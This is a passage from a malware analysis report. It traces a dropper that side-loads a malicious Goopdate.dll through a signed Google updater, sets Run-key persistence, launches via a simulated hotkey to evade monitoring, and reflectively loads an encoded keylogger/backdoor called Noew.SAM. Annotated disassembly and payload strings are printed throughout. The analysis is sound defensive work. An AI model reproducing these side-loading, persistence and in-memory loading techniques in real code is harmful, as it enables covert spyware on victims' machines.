The IShellLink object is then used to call SetPath to the location of the previously created **GoogleTool.exe**, see Figure 24. This is then followed by creating the hotkey **CTRL + ALT + E**. This hotkey is linked to the set path, see Figure 26. The hotkey is then activated in the main function by simulating keyboard input events by calling `keybd_event`, see Figure 27, thereby launching **GoogleTool.exe**. This is likely done to avoid leaving event traces (such as `CreateProcess`) that can be seen in programs such as ProcMon.

```

004011F7          IShellLinkUTBL = eax
004011F7          PFN_SetPath = edx
004011F7          mov     IShellLinkUTBL, [ebp+IShellLink]
004011FD 21C 8B 85 F0 FD FF FF    mov     ecx, [IShellLinkUTBL]
004011FF 21C 8B 51 50          mov     PFN_SetPath, [ecx+IShellLinkAutb1.SetPath]
00401202 21C 56          push    esi ; esi contains fullpath to GoogleTool.exe
00401203 220 50          push    IShellLinkUTBL
00401204 224 FF D2          call     PFN_SetPath

```

Figure 24: The malware sets IShellLink's path so it points to GoogleTool.exe

```

00401202 56          PUSH    ESI
00401203 50          PUSH    EAX
00401204 FF D2       CALL     EDX
esi:L:\C:\Documents and Settings\asdf\Templates\GoogleTool.exe
edx:ShellExecuteA+8C

```

Figure 25: x64dbg confirms ESI contains the filepath to GoogleTool.exe.

```

00401221          std::uint16_t modifier = ((HOTKEYF_CONTROL | HOTKEYF_ALT) << 8)
00401221          auto key = static_cast<std::uint16_t>('E')
00401221          [[maybe_unused]] HRESULT result = PFN_SetHotkey(modifier | key)
00401221          PFN_SetHotkey = edx
00401221 21C 8B 85 F0 FD FF FF    mov     eax, [ebp+IShellLink]
00401227 21C 8B 08          mov     ecx, [eax]
00401229 21C 8B 51 34          mov     PFN_SetHotkey, [ecx+IShellLinkAutb1.SetHotkey]
0040122C 21C 68 45 06 00 00    push    645h ; ((HOTKEYF_CONTROL | HOTKEYF_ALT) << 8) | 'E'
00401231 220 50          push    eax
00401232 224 FF D2          call     PFN_SetHotkey

```

Figure 26: The malware binds the CTRL + ALT + E hotkey to the set path.

```

00401565          keybd_event(UK_MENU, 0, 0, 0)
00401565 A4C 8B 35 1C 61 40 00    mov     esi, ds:keybd_event
0040156B A4C 83 C4 0C          add     esp, 0Ch
0040156E A40 6A 00          push    0 ; dwExtraInfo
00401570 A44 6A 00          push    0 ; dwFlags
00401572 A48 6A 00          push    0 ; bScan
00401574 A4C 6A 12          push    UK_MENU ; bVk
00401576          keybd_event(UK_CONTROL, 0, 0, 0)
00401576 A50 FF D6          call     esi ; keybd_event
00401578 A40 6A 00          push    0 ; dwExtraInfo
0040157A A44 6A 00          push    0 ; dwFlags
0040157C A48 6A 00          push    0 ; bScan
0040157E A4C 6A 11          push    UK_CONTROL ; bVk
00401580          keybd_event('E', 0, 0, 0)
00401580 A50 FF D6          call     esi ; keybd_event
00401582 A40 6A 00          push    0 ; dwExtraInfo
00401584 A44 6A 00          push    0 ; dwFlags
00401586 A48 6A 00          push    0 ; bScan
00401588 A4C 6A 45          push    'E' ; bVk
0040158A A50 FF D6          call     esi ; keybd_event

```

Figure 27: The malware simulates the keyboard input CTRL + ALT + E.

The last thing the malware does is to create an event called `MyInitTest....` and waiting indefinitely for it to be signaled. This could be a way to achieve inter-process synchronization with the help of a named event.

```

.text:004015AA          HANDLE hEvent = CreateEventW(nullptr, true, false, "MyInitTest....")
.text:004015AA A40          push    offset aMyinittest____ ; "MyInitTest...."
.text:004015AF A44          push    FALSE ; bInitialState
.text:004015B1 A48          push    TRUE ; bManualReset
.text:004015B3 A4C          push    NULL ; lpEventAttributes
.text:004015B5 A50          call     ds:CreateEventW
.text:004015BB          [[maybe_unused]] DWORD result = WaitForSingleObject(hEvent, INFINITE)
.text:004015BB A40          push    INFINITE ; dwMilliseconds
.text:004015BD A44          push    eax ; hHandle
.text:004015BE A48          call     ds:WaitForSingleObject

```

Figure 28: Creation of the event "MyInitTest....".

4 GoogleTool.exe

This is legitimate software that is digitally signed by Google Inc, see Figure 29. The certificate used is itself issued by Thawte, which is a trusted Certificate Authority [2]. This software contains the string `goopdate.dll` which could mean that the DLL is loaded at runtime since the function `LoadLibraryExW` is imported.

Its original file name (at compilation) is *GoogleUpdate_unsigned.exe*. Google probably renamed it to **GoogleTool.exe** after signing it. Therefore, the report will refer to the file as **GoogleTool.exe**.

File Details	
Original Name	GoogleUpdate_unsigned.exe
File Type	PE, File is executable (i.e. no unresolved external references).
File Size (bytes)	116648
Subsystem	Windows GUI
Creation Time	Thursday, 16.02.2012 02:43:56 UTC
Image Base	0x400000
SHA-1	d30e8c7543adbc801d675068530b57d75cabb13f
SHA-256	9c36a08d9e7932ff4da7b5f24e6b42c92f28685b8abe964c870e8d7670fd531a
Entropy	6.22

```
Sigcheck v2.1 - File version and signature viewer
Copyright (C) 2004-2014 Mark Russinovich
Sysinternals - www.sysinternals.com

x:\writes\GoogleTool.exe:
  Verified:      Signed
  Signing date:  04:43 2012-02-16
  Publisher:     Google Inc
  Description:   Google Installer
  Product:       Google Update
  Prod version:  1.3.21.103
  File version:  1.3.21.103
  MachineType:   32-bit
  MD5:           5067081428C63DABA64F2D3AD1DCD5BF
  SHA1:          D30E8C7543ADBC801D675068530B57D75CABB13F
  PESH1:         723A33363128C2ECDC7672DE3E8A442697D6FFE1
  PE256:         n/a
  SHA256:        9C36A08D9E7932FF4DA7B5F24E6B42C92F28685B8ABE964C870E8D7670FD531A
```

Figure 29: GoogleTool.exe is signed by Google Inc.




Figure 30: Certificate details.

Anti Virus	
ClamAV	Undetected
CrowdStrike Falcon	Undetected
Fortinet	Undetected
Google	Undetected
Kaspersky	Undetected
Microsoft	Undetected
Symantec	Undetected
Tencent	Undetected

Strings
goopdate.dll

4.1 Import Table

4.1.1 KERNEL32.dll

Function Name	Description
LoadLibraryA	"Loads the specified module into the address space of the calling process." [1]
LoadLibraryExW	"Loads the specified module into the address space of the calling process." [1]

4.2 Advanced Analysis

Executing **GoogleTool.exe** with an attached debugger shows that it will resolve **goopdate.dll** at runtime.




Figure 31: GoogleTool.exe loads goopdate.dll at runtime.

5 Goopdate.dll

Unlike **GoogleTool.exe**, **Goopdate.dll** is not signed by Google Inc. This, together with the fact that multiple anti-virus vendors flag it as malicious. Strongly suggests that the Malware author has supplied his own malicious version of **Goopdate.dll**. This malicious version is then loaded by **GoogleTool.exe** instead of the legitimate DLL. This is made possible because the dropper, **MakeFileAndRun.exe**, drops the malicious DLL at the location where **GoogleTool.exe** expects the legitimate file to be located. Thus, by dropping both **GoogleTool.exe** and **Goopdate.dll**, the malware author can use the legitimate software from Google as a loader.

Goopdate.dll contains multiple interesting strings such as the file path to **rundll32.exe**, the persistence key and value shown in Figure 7, the name of the event created by **MakeFileAndRun.exe**, seen in Figure 28, as well as the name of the encoded **Noew.SAM** binary.

This (together with its imports) suggests that it is in fact **Goopdate.dll** that is responsible for installing the persistence registry key and not **GoogleTool.exe**. Contrary to what was seen in the recorded Windows events in Figure 7. This also extends to the creation of the process **rundll32.exe**. That recorded event was also (falsely) contributed to **GoogleTool.exe**, see Figure 6.

Furthermore, the inclusion of the string **Noew.SAM** suggests that **Goopdate.dll** will use the encoded binary. This may be for execution, as it has the required imports to do so in more than one way. It may decode **Noew.SAM** and execute it by calling **WinExec**, or it may allocate executable memory using **VirtualAlloc** and **VirtualProtect** and then finally execute that code using **CreateThread**.

File Details	
Original Name	Goopdate.dll
File Type	PE, DLL, File is executable (i.e. no unresolved external references).
File Size (bytes)	44544
Subsystem	Windows GUI
Creation Time	Tuesday, 08.10.2013 09:47:43 UTC
Image Base	0x10000000
SHA-1	9d5bd9cdb50ba1c0384751af81c68c8d0efb2e1b
SHA-256	b5834262c636c64bf0464979b546404554df6619de9d8a5b49cdca53fb834747
Entropy	5.71

Anti Virus	
ClamAV	Undetected
CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Fortinet	W32/DRKSHELL.BP!tr.bdr
Google	Detected
Kaspersky	UDS:DangerousObject.Multi.Generic
Microsoft	Trojan:Win32/Ymacco.AAB5
Symantec	Trojan Horse
Tencent	Malware.Win32.Gencirc.114fbfd9

Strings	
\System32\rundll32.exe	
Software\Microsoft\Windows\CurrentVersion\Run	
Microsoft	
Noew.SAM	
MyInitTest....	
rundll32.exe	

5.1 Export Table

Ordinal	Function Name
1	MyExtern

5.2 Import Table

5.2.1 KERNEL32.dll

Function Name	Description
WriteFile	"Writes data to the specified file or input/output (I/O) device." [1]
CreateThread	"Creates a thread to execute within the virtual address space of the calling process." [1]
ResumeThread	"Decrements a thread's suspend count. When the suspend count is decremented to zero, the execution of the thread is resumed." [1]
GetModuleFileNameW	"Retrieves the fully qualified path for the file that contains the specified module." [1]
WinExec	"Runs the specified application." [1]
Sleep	"Suspends the execution of the current thread until the time-out interval elapses." [1]
VirtualAlloc	"Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process." [1]
VirtualProtect	"Changes the protection on a region of committed pages in the virtual address space of the calling process." [1]
LoadLibraryW	"Loads the specified module into the address space of the calling process." [1]

5.2.2 ADVAPI32.dll

Function Name	Description
RegOpenKeyExW	"Opens the specified registry key." [1]
RegSetValueExW	"Sets the data and type of a specified value under a registry key." [1]

5.2.3 SHELL32.dll

Function Name	Description
SHGetSpecialFolderPathW	"Retrieves the path of a special folder, identified by its CSIDL." [1]

5.3 Advanced Analysis

The first thing done by `DLLMain` is to call a subroutine that signals the event that `MakeFileAndRun.exe` is waiting for, see Figure 32. This makes sure that `Goopdate.dll` is executing before `MakeFileAndRun.exe` deletes itself. Thereby confirming inter-process synchronization.

```

.text:100018B3      HANDLE hEvent = CreateEventW(nullptr, true, false "MyInitTest...")
.text:100018B3 210      push offset Name      ; "MyInitTest..."
.text:100018B8 214      push FALSE            ; bInitialState
.text:100018BA 218      push TRUE             ; bManualReset
.text:100018BC 21C      push NULL             ; lpEventAttributes
.text:100018BE 220      call ds:CreateEventW
.text:100018C4
.text:100018C4      if (hEvent == NULL)
.text:100018C4 210      test    eax, eax
.text:100018C6 210      jz     short IS_CALLER_RUNDLL32
.text:100018C8 210      push    eax            ; hEvent
.text:100018C9 214      call    ds:SetEvent

```

Figure 32: `Goopdate.dll` signals the event waiting for by `MakeFileAndRun.exe`.

Following the `Goopdate.dll`'s control flow graph it is possible to confirm the suspicion that it is, in fact, responsible for creating the persistence registry value. This happens after having made sure that the process that loaded the DLL is called `GoogleTool.exe`. With the registry value added, it will resolve

the file path to **rundll32.exe** and execute it by calling **WinExec**. This is done to relaunch *Goopdate.dll*, but this time with **MyExtern** as the entry point, see Figure 35.

```

1000115B          LSTATUS status = RegOpenKeyExW(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_WRITE, std::addressof(hPersistenceKey))
1000115B 008 50          push     eax          ; [out] phkResult
1000115C 00C 68 06 00 02 00 push     KEY_WRITE    ; samDesired
10001161 010 6A 00          push     0            ; uOptions
10001163 014 68 C8 90 00 10 push     offset SubKey ; "Software\\Microsoft\\Windows\\CurrentVe...
10001168 018 68 01 00 00 80 push     HKEY_CURRENT_USER ; hKey
1000116D 01C FF 15 00 70 00 10 call     ds:RegOpenKeyExW

```

Figure 33: Goopdate.dll opens the Run sub-key by calling **RegOpenKeyExW**.

```

10001195          RegSetValueExW(hPersistenceKey, "Microsoft", 0, REG_SZ, pGoogletoolFilepath, std::strlen(pGoogletoolFilepath))
10001195 008 51          push     ecx          ; cbData
10001196 00C 56          push     pGoogletoolFilepath ; lpData
10001197 010 6A 01          push     REG_SZ       ; dwType
10001199 014 6A 00          push     0            ; Reserved
1000119B 018 68 1C 91 00 10 push     offset ValueName ; "Microsoft"
100011A0 01C 52          push     edx          ; hKey
100011A1 020 FF 15 04 70 00 10 call     ds:RegSetValueExW

```

Figure 34: Goopdate.dll adds the Microsoft value to the Run key, with the file path to the dropped GoogleTool.exe as its data.

```

10001126 6A 05          PUSH     0x5          edi:"C:\\WINDOWS\\System32\\rundll32.exe C:\\DOCUME~1\\asdf\\Desktop\\GOOPDA-1.BIN MyExtern"
10001128 S7          PUSH     EDI
10001129 FF15 84700010 CALL     DWORD PTR DS:[<winExec>]

```

Figure 35: Goopdate.dll executes **rundll32.exe** in order to execute **MyExtern**.

5.3.1 MyExtern

The **MyExtern** function will enter a loop and thus run indefinitely. But before it does that, it will launch a new thread. This thread contains the "real" functionality of the **Goopdate.dll**.

```

10001A21 418 6A 00          push     0            ; int
10001A23 41C 6A 00          push     0            ; dwStackSize
10001A25 420 68 B0 17 00 10 push     offset load_noew ; int
10001A2A 424 E8 76 01 00 00 call     __beginthread

```

Figure 36: **MyExtern** launches a new thread.

```

10001A3D          APPLICATION_LOOP:
10001A3D 41C FF D6          call     esi          ; Sleep
10001A3F 418 68 F4 01 00 00 push     500
10001A44 41C EB F7          jmp     short APPLICATION_LOOP

```

Figure 37: **MyExtern** enters an infinite loop.

The created thread is responsible for:

- Loading **Noew.SAM** from disk.
- Decoding **Noew.SAM**.
- Allocating memory using **VirtualAlloc** to hold **Noew.SAM** in RAM.
- Traversing **Noew.SAM**'s IAT and resolve all its imports using **LoadLibraryA** and **GetProcAddress**.
- Use **VirtualProtect** to change the access rights of the memory holding **Noew.SAM** to executable.
- Launch a new thread with the address of **Noew.SAM**'s **DLLEntryPoint** function.




Figure 38: Call graph of the start function of the thread created by MyExtern.

Goopdate.dll will look for **Noew.SAM** in the same place where **MakeFileAndRun.exe** dropped it, the templates directory. Once the file content has been read from disk and stored in ram. It is run through the same decoding algorithm as earlier, see Figure 11.

```

100017C4          SHGetSpecialFolderPath(nullptr, std::addressof(noewFilepath), CSIDL_TEMPLATES, true)
100017C4 218 6A 01      push TRUE ; fCreate
100017C6 21C 6A 15      push CSIDL_TEMPLATES ; csidl
100017C8 220 8D 85 F4 FD FF FF  lea eax, [ebp+noewFilepath]
100017CE 220 50          push eax ; pszPath
100017CF 224 6A 00      push NULL ; hwnd
100017D1 228 FF 15 3C 71 00 10  call ds:SHGetSpecialFolderPath
100017D7          // Concat ""//Noew.SAM" to the TEMPLATES path
100017D7 218 68 6C 91 00 10      push offset asc_1000916C ; ""\\
100017DC 21C 8D 8D F4 FD FF FF  lea ecx, [ebp+noewFilepath]
100017E2 21C 68 04 01 00 00      push 104h ; SizeInWords
100017E7 220 51          push ecx ; Dst
100017E8 224 E8 BF 04 00 00      call _wscat_s
100017ED 224 68 70 91 00 10      push offset aNoew_sam ; "Noew.SAM"
100017F2 228 8D 95 F4 FD FF FF  lea edx, [ebp+noewFilepath]
100017F8 228 68 04 01 00 00      push 104h ; SizeInWords
100017FD 22C 52          push edx ; Dst
100017FE 230 E8 A9 04 00 00      call _wscat_s
10001803 230 83 C4 18      add esp, 18h
10001806          HANDLE hNoew = CreateFileW(std::addressof(noewFilepath), GENERIC_READ, FILE_SHARE_READ, nullptr, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, nullptr)
10001806 218 6A 00      push NULL ; hTemplateFile
10001808 21C 68 80 00 00 00      push FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes
1000180D 220 6A 03      push OPEN_EXISTING ; dwCreationDisposition
1000180F 224 6A 00      push NULL ; lpSecurityAttributes
10001811 228 6A 01      push FILE_SHARE_READ ; dwShareMode
10001813 22C 68 00 00 00 00      push GENERIC_READ ; dwDesiredAccess
10001818 230 8D 85 F4 FD FF FF  lea eax, [ebp+noewFilepath]
1000181E 230 50          push eax ; lpFileName
1000181F 234 FF 15 64 70 00 10  call ds:CreateFileW
10001825          hNoew = esi
10001825 218 8B F0      mov hNoew, eax
  
```

Figure 39: Goopdate.dll opens a file handle to the encoded Noew.SAM file.

Once decoded, **Goopdate.dll** will allocate memory that is as large as **Noew.SAM**. It does this by parsing **Noew.SAM**'s PE Headers and obtaining the *SizeOfImage* field in the Optional Header, see Figure 40. The start address of the allocated memory that was returned by **VirtualAlloc** during debugging was 0xBC0000 (becomes important later), see Figure 41.

```

10001662          loc_10001662:
10001662 00C 8B 53 50      mov     edx, [pNoewNTHdr+IMAGE_NT_HEADERS32.OptionalHeader.SizeOfImage]
10001665 00C 8B 43 34      mov     eax, [pNoewNTHdr+IMAGE_NT_HEADERS32.OptionalHeader.ImageBase]
10001668 00C 56          push    esi
10001669 010 8B 35 70 00 10  mov     esi, ds:VirtualAlloc
1000166F          void* pData = VirtualAlloc(NaowImageBase, NaowSizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)
1000166F          push    pNoewImage
10001670 014 6A 04      push    PAGE_READWRITE ; flProtect
10001672 018 68 00 30 00 00  push    3000h ; flAllocationType
10001677 01C 52          push    edx ; dwSize
10001678 020 50          push    eax ; lpAddress
10001679 024 FF D6      call    esi ; VirtualAlloc
1000167B 014 8B F8      mov     pNoewImage, eax
1000167D          if (pData != nullptr)
1000167D          test    pNoewImage, pNoewImage
1000167F 014 75 25      jnz     short loc_100016A6
  
```

Figure 40: Memory is allocated to hold Noew.SAM.

Address	Size	Party	Info	Content	Type	Protect	Initial
00BC0000	00025000	User		first alloc	PRV	-RW--	-RW--

Figure 41: The memory region allocated by Goopdate.dll.

This is then followed by resolving all of the DLL imports that **Noew.SAM** requires. This is achieved by calling `LoadLibraryA` through a function pointer, for each DLL that has to be imported.

```

1000141B 018 8B 4E 20      mov     ecx, [esi+20h]
1000141E 018 8B 56 14      mov     edx, [esi+SomeStruct.PFN_load_library]
10001421
10001421          HMODULE hKernel32 = PFN_load_library("KERNEL32.dll")
10001421 018 51          push    ecx
10001422 01C 03 C7      add     eax, edi
10001424 01C 50      push    eax
10001425 020 FF D2      call    edx
10001427 020 8B F8      mov     edi, eax
10001429 020 83 C4 08      add     esp, 8
1000142C 018 89 7D F8      mov     [ebp-8], edi
1000142F
1000142F          if (hKernel32 == nullptr)
1000142F 018 85 FF      test    edi, edi
10001431 018 0F 84 C5 00 00 00      jz      EXIT

```

Figure 42: Goopdate.dll resolves KERNEL32.dll through a function pointer.

10001422	03C7	ADD	EAX, EDI	eax: "ADVAPI32.dll"
10001424	50	PUSH	EAX	eax: "ADVAPI32.dll"
10001425	FFD2	CALL	EDX	

Figure 43: Goopdate.dll resolves ADVAPI32.dll through a function pointer.

In the same subroutine responsible for loading DLLs, **Goopdate.dll** also calls `GetProcAddress`. This is done for each function that **Noew.SAM** require from the DLL that was just loaded. Effectively resolving **Noew.SAM**'s entire IAT.

```

.text:10001497      loc_10001497:          ; CODE XREF: sub_100013D0+BD↑j
.text:10001497 01C      mov     ecx, [ebp+var_4]
.text:1000149A 01C      lea     edx, [eax+ecx+2]
.text:1000149E 01C      push    edx
.text:1000149F      FARPROC pFunc = GetProcAddress(hKernel32, edx)
.text:1000149F
.text:1000149F      GET_PROC_ADDR:          ; CODE XREF: sub_100013D0+C5↑j
.text:1000149F 020      mov     eax, [ebp+hKernel32]
.text:100014A2 020      mov     ecx, [esi+SomeStruct.PFN_get_proc_addr]
.text:100014A5 020      push    eax
.text:100014A6 024      call    ecx
.text:100014A8 024      add     esp, 0Ch
.text:100014AB 018      mov     [ebx+edi], eax
.text:100014AE
.text:100014AE      if (pFunc == nullptr)
.text:100014AE 018      test    eax, eax
.text:100014B0 018      jz      short EXIT_1

```

Figure 44: Goopdate.dll calls GetProcAddress through a function pointer.

1000149A	8D5408 02	LEA	EDX, DWORD PTR DS:[EAX + ECX + 0x2]	edx: "GetAsyncKeyState"
1000149E	52	PUSH	EDX	edx: "GetAsyncKeyState"
1000149F	8B45 F8	MOV	EAX, DWORD PTR SS:[EBP - 0x8]	
100014A2	8B4E 18	MOV	ECX, DWORD PTR DS:[ESI + 0x18]	
100014A5	50	PUSH	EAX	
EIP	FFD1	CALL	ECX	

Figure 45: Goopdate.dll obtains the address of GetAsyncKey by calling GetProcAddress through a function pointer.

Finally, with **Noew.SAM** loaded into memory, its IAT resolved. **Goopdate.dll** prepares to execute it. The first step is to call **VirtualProtect** in order to change the memory access rights of the memory allocated to store **Noew.SAM**, see Figure 40.

```

BOOL VirtualProtect(
    [in] LPVOID lpAddress,
    [in] SIZE_T dwSize,
    [in] DWORD  flNewProtect,
    [out] PDWORD lpflOldProtect
);

```

There are multiple calls made to **VirtualProtect**, but the one that is important is the one that sets the third parameter as **0x20**. The third parameter holds the new access rights. A **DWORD** constant provided by the Win32 API, and here the value **0x20** represents **PAGE_EXECUTE_READ**.

The first parameter becomes important when **PAGE_EXECUTE_READ** is used. As it gives away which memory region contains executable code. In this case, the address passed is **0xBC1000**, see Figure 46. This is the base address, **0xBC0000** (that was previously allocated to hold **Noew.SAM** and seen in Figure 40) with an added offset of **0x1000**. The offset **0x1000** is the Relative Virtual Address (RVA) of **Noew.SAM**'s **.text** section.




Figure 46: Goopdate.dll changes the access rights of Noew.SAM's **.text** section.

Once the **.text** section has been made to allow execution, **Goopdate.dll** will issue a call instruction to the base address **0xBC0000** with an added offset of **0x98E5**, see Figure 47.

Loading the decoded version of **Noew.SAM** from earlier, see Figure 19, into IDA Pro. It is possible to rebase it to be located at **0xBC0000**. Once re-based, it is possible to jump to **0xBC98E5** in IDA, which reveals that this is the address of **Noew.SAM**'s **DllEntryPoint** function, see Figure 49. Thus, adding **Process Injection (E1055)** to the malware's list of behaviors. Inspecting the stack also reveals which parameters were passed.

- **0xBC0000**
- **DLL_PROCESS_ATTACH**
- **nullptr**




Figure 47: Goopdate.dll calls Noew.SAM's **DllEntryPoint**.




Figure 48: Rebasing the decoded Noew.SAM to **0xBC0000**

```

00BC98E5
00BC98E5
00BC98E5 ; Attributes: library function bp-based frame
00BC98E5
00BC98E5 ; BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
00BC98E5 public DllEntryPoint
00BC98E5 DllEntryPoint proc near
00BC98E5
00BC98E5 hinstDLL= dword ptr 8
00BC98E5 fdwReason= dword ptr 0Ch
00BC98E5 lpReserved= dword ptr 10h
00BC98E5
00BC98E5 000 55 push ebp
00BC98E6 004 8B EC mov ebp, esp
00BC98E8 004 53 push ebx
00BC98E9 008 8B 5D 08 mov ebx, [ebp+hinstDLL]
00BC98EC 008 56 push esi
00BC98ED 00C 8B 75 0C mov esi, [ebp+fdwReason]
00BC98F0 00C 57 push edi
00BC98F1 010 8B 7D 10 mov edi, [ebp+lpReserved]
00BC98F4 010 85 F6 test esi, esi
00BC98F6 010 75 09 jnz short loc_BC9901

```

Figure 49: DllEntryPoint for Noew.SAM.

```

00ABFD30 00BC0000
00ABFD34 00000001
00ABFD38 00000000

```

Figure 50: The three parameters passed to Noew.SAM's DllEntryPoint.

6 Noew.SAM

Considering the fact that **Noew.SAM** imports socket functionality from `WS2_32.dll` and contains strings related to networking, such as the suspicious URL seen in Section 2. It is highly likely that it is responsible for the TCP traffic observed earlier. This traffic could be HTTP traffic, since the binary contains the string `HTTP/1.1 User-Agent: MyApp/0.1`. It also contains the string `200`, which is the HTTP status code for success.

It also contains a whole list of pre-formatted strings such as `[Num Lock]`, `[CTRL]`, and `<Enter>`. This type of formatting is commonly used by key loggers to indicate key presses that cannot be represented by traditional Unicode characters. This is further strengthened by the fact that the malware imports `GetAsyncKeyState` and `GetKeyState`, which are commonly used to implement key logging functionality.

However, this may not be limited to logging keystrokes, as the malware also contains functionality such as `GetDesktopWindow`, `BitBlt` and `capCreateCaptureWindowW`. The first two are commonly used in spyware with screenshot functionality. The latter is used to capture the input of a camera device, such as a webcam.

Noew.SAM will likely try to discover processes and active windows using `EnumProcesses`, `GetWindowTextW` and `EnumWindows`. This may be to try and locate specific security software. Because the malware contains a long list of names of anti-virus software and firewalls, as well as the names of executable files, e.g. `McAfee VirusScan` and `avp.exe`.

The string `deflate 1.2.3 Copyright 1995-2005 Jean-loup Gailly` is from Zlib [3], an open source compression library. The inclusion of this string indicates that the malware may have statically linked against it and thus have archiving functionality.

Furthermore, the malware is likely to manipulate the registry and services. Existing services may be modified using `ChangeServiceConfigW`. It will likely add new values to the registry using `RegSetValueExW`. The targeted subkeys are probably the ones found as strings.

- `WinSta0\Default`
- `SOFTWARE\DsExplain`
- `HARDWARE\DESCRIPTION\System\CentralProcessor\0`

It may also execute additional executable files using `WinExec`. As hinted by the strings stored in the binary. This is likely `cmd.exe`, but could also be what appears to be a custom executable, `%d_down.exe`. Finally, the inclusion of the string `%s\cl.exe` indicates that the malware may try to compile code by launching `MSVC`.

File Details	
Original Name	-
File Type	PE, DLL, File is executable (i.e. no unresolved external references)
File Size (bytes)	143360
Subsystem	Windows GUI
Creation Time	Friday, 25.10.2013 02:48:22 UTC
Image Base	0x10000000
SHA-1	31ea120fd2437b865e4eba442843758dd0064d39
SHA-256	04f868264e113f85f960b65a57b671beba48d3c90f6ee0ecfdf18db8f9819682
Entropy	5.99

Anti Virus	
ClamAV	Undetected
CrowdStrike Falcon	Win/malicious_confidence_100% (W)
Fortinet	W32/Agent.A
Google	Detected
Kaspersky	UDS:Trojan.Win32.GenericML.xnet
Microsoft	Trojan:Win32/Multiverze
Symantec	ML.Attribute.HighConfidence
Tencent	Malware.Win32.Gencirc.14251b40

Strings
deflate 1.2.3 Copyright 1995-2005 Jean-loup Gailly
open
exit
DarkShell
\Xmd.exe
\cmd.exe
%s\%d_down.exe
c:\
kmd.exe /c "%s" "%s"
kmd.exe /c "%s"
\kmd.exe
%s\cl.exe
Rundll32 %s,RundllUninstallA
Explain
WinSta0\Default
SOFTWARE\DsExplain
HARDWARE\DESCRIPTION\System\CentralProcessor\0
SeDebugPrivilege
SeShutdownPrivilege
website.baesystems.ca
CONNECT
HTTP/1.1 User-Agent: MyApp/0.1
200
DISPLAY

6.1 Import Table

6.1.1 KERNEL32.dll

Function Name	Description
